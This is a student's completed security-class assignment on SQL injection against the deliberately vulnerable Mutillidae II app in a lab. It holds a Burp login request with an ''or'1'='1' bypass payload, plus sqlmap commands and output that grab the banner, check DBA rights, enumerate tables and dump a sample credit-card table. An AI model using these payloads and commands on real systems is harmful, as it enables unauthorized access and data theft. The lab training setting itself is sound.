CIS 483 Project


- This is worth 50 points and can be performed in a group of two or alone.
- Refer to “CIS 483 Project - sqlmap.docx” for sqlmap test scripts.
- DO NOT DISCUSS THE SOLUTIONS WITH OTHER TEAMS.
- Follow the usual naming convention.
- The due date is **by the end of reading day 4/21 (Thur)**.

Tasks

Task #1 (10 points). Mutillidae – Basic SQLi


- **Injection**: On the login.php page, log in with your username without using the password.
- **Output**
  - 1) A screenshot of your input for SQLi on Burp Suite. You have to launch Burp Suite before your injection to capture the traffic.
  - 2) A screenshot of the Mutillidae screen that displays the login user on the top right side (**admin** will be displayed. Can you explain why?).

When performing an SQL injection, even when using your own username name, the password credentials will let you have access to the highest privileged account. This is why SQLi’s are so dangerous.



Request to http://127.0.0.1:80

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1
Cookie: showhints=1; PHPSESSID=dpkeala3gie2burav8n5m796ml
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

username=pnfenw01&password=%27or%271%27%3D%271&login-php-submit-button=Login
```



http://127.0...tionCode=AU1
127.0.0.1/mutillidae/index.php?popUpNotificationCode=AU1
Search
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Like Mutillidae? Check out how to help
What Should I Do?
Video Tutorials
Help Me!
Listing of vulnerabilities
Bug Tracker
Bug Report Email Address
What's New? Click Here
Release Announcements
PHP MyAdmin Console
Feature Requests
Refresh Firefox...

OWASP Mutillidae II: Web Pwn in Mass Production


Version: 2.6.37 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)

Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Task #2 (10 points). Scanning Mutillidae using sqlmap

- **Injection**: Using sqlmap, grab the banner of XAMPP.
- **Output**
  - 1) A screenshot that displays the banner from XAMPP.




```
sqlmap identified the following injection point(s) with a total of 19 HTTP(s) requests:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=paigefenwick' AND 3822=3822 AND 'FDww'='FDww&password=adtr0327&lo
gin-php-submit-button=Login

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=paigefenwick' AND (SELECT 8477 FROM(SELECT COUNT(*),CONCAT(0x7176
706a71,(SELECT (ELT(8477=8477,1))),0x716a626271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCH
EMA.CHARACTER_SETS GROUP BY x)a) AND 'ufll'='ufll&password=adtr0327&login-php-submit-bu
tton=Login
---
[15:48:50] [INFO] the back-end DBMS is MySQL
[15:48:50] [INFO] fetching banner
[15:48:55] [INFO] retrieved: 10.1.10-MariaDB
web server operating system: Windows
web application technology: Apache 2.4.17, PHP 5.6.19
back-end DBMS: MySQL 5.0
banner:    '10.1.10-MariaDB'
[15:48:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168
.18.1'

[*] shutting down at 15:48:55

root@kali:~#
```

- 2) The command(s) you used.
  sqlmap --url="http://192.168.18.1/mutillidae/index.php?page=login.php" --data="username=paigefenwick&password=adtr0327&login-php-submit-button=Login" --banner

Task #3 (10 points). Scanning Mutillidae using sqlmap

- **Injection**: Retrieve the current user, current database, and server hostname of the DBMS. Also, detect whether the DBMS current user is DBA.
- **Output**
  - 1) A screenshot that displays the above four pieces of information.




```
    Payload: username=paigefenwick' AND (SELECT 8477 FROM(SELECT COUNT(*),CON
CAT(0x7176706a71,(SELECT (ELT(8477=8477,1))),0x716a626271,FLOOR(RAND(0)*2))x
FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'ufll'='ufll&passwor
d=adtr0327&login-php-submit-button=Login
---
[16:35:42] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.17, PHP 5.6.19
back-end DBMS: MySQL 5.0
[16:35:42] [INFO] fetching current user
[16:35:42] [INFO] resumed: root@localhost
current user:    'root@localhost'
[16:35:42] [INFO] fetching current database
[16:35:46] [WARNING] reflective value(s) found and filtering out
[16:35:46] [INFO] retrieved: nowasp
current database:    'nowasp'
[16:35:46] [INFO] fetching server hostname
[16:35:51] [INFO] retrieved: Paige-THINK
hostname:    'Paige-THINK'
[16:35:51] [INFO] testing if current user is DBA
[16:35:51] [INFO] fetching current user
current user is DBA:    True
[16:35:57] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/192.168.18.1'
```

- 2) The command(s) you used.
  sqlmap --url="http://192.168.18.1/mutillidae/index.php?page=login.php" --data="username=paigefenwick&password=adtr0327&login-php-submit-button=Login" --current-user --is-dba --current-db --hostname

Task #4 (10 points). Scanning Mutillidae using sqlmap

- **Injection**: Enumerate the tables in the NOWASP database only.
- **Output**
  - 1) A screenshot that displays the tables in the NOWASP database.




```
[16:44:35] [INFO] retrieved: youtubevideos
Database: nowasp
[13 tables]
+----------------------------+
| accounts                   |
| balloon_tips               |
| blogs_table                |
| captured_data              |
| credit_cards               |
| help_texts                 |
| hitlog                     |
| level_1_help_include_files |
| page_help                  |
| page_hints                 |
| pen_test_tools             |
| user_poll_results          |
| youtubevideos              |
+----------------------------+

[16:44:35] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/192.168.18.1'

[*] shutting down at 16:44:35

root@kali:~#
```

- 2) The command(s) you used.
  sqlmap --url="http://192.168.18.1/mutillidae/index.php?page=login.php" --data="username=paigefenwick&password=adtr0327&login-php-submit-button=Login" -D nowasp --table

Task #5 (10 points). Scanning Mutillidae using sqlmap

- **Injection**: Dump the records in the credit card table.
- **Output**
  - 1) A screenshot that displays the records in the credit card table.



```
[17:07:22] [INFO] retrieved: 2018-11-01
[17:07:22] [INFO] analyzing table dump for possible password hashes
Database: nowasp
Table: credit_cards
[5 entries]
+------+-----+------------------+------------+
| ccid | ccv | ccnumber         | expiration |
+------+-----+------------------+------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+------+-----+------------------+------------+

[17:07:22] [INFO] table 'nowasp.credit_cards' dumped to CSV file '/root/.sqlm
ap/output/192.168.18.1/dump/nowasp/credit_cards.csv'
[17:07:22] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/192.168.18.1'

[*] shutting down at 17:07:22

root@kali:~# 
```

- 2) The command(s) you used.
  sqlmap --url="http://192.168.18.1/mutillidae/index.php?page=login.php" --data="username=paigefenwick&password=adtr0327&login-php-submit-button=Login" -D nowasp -T credit_cards --dump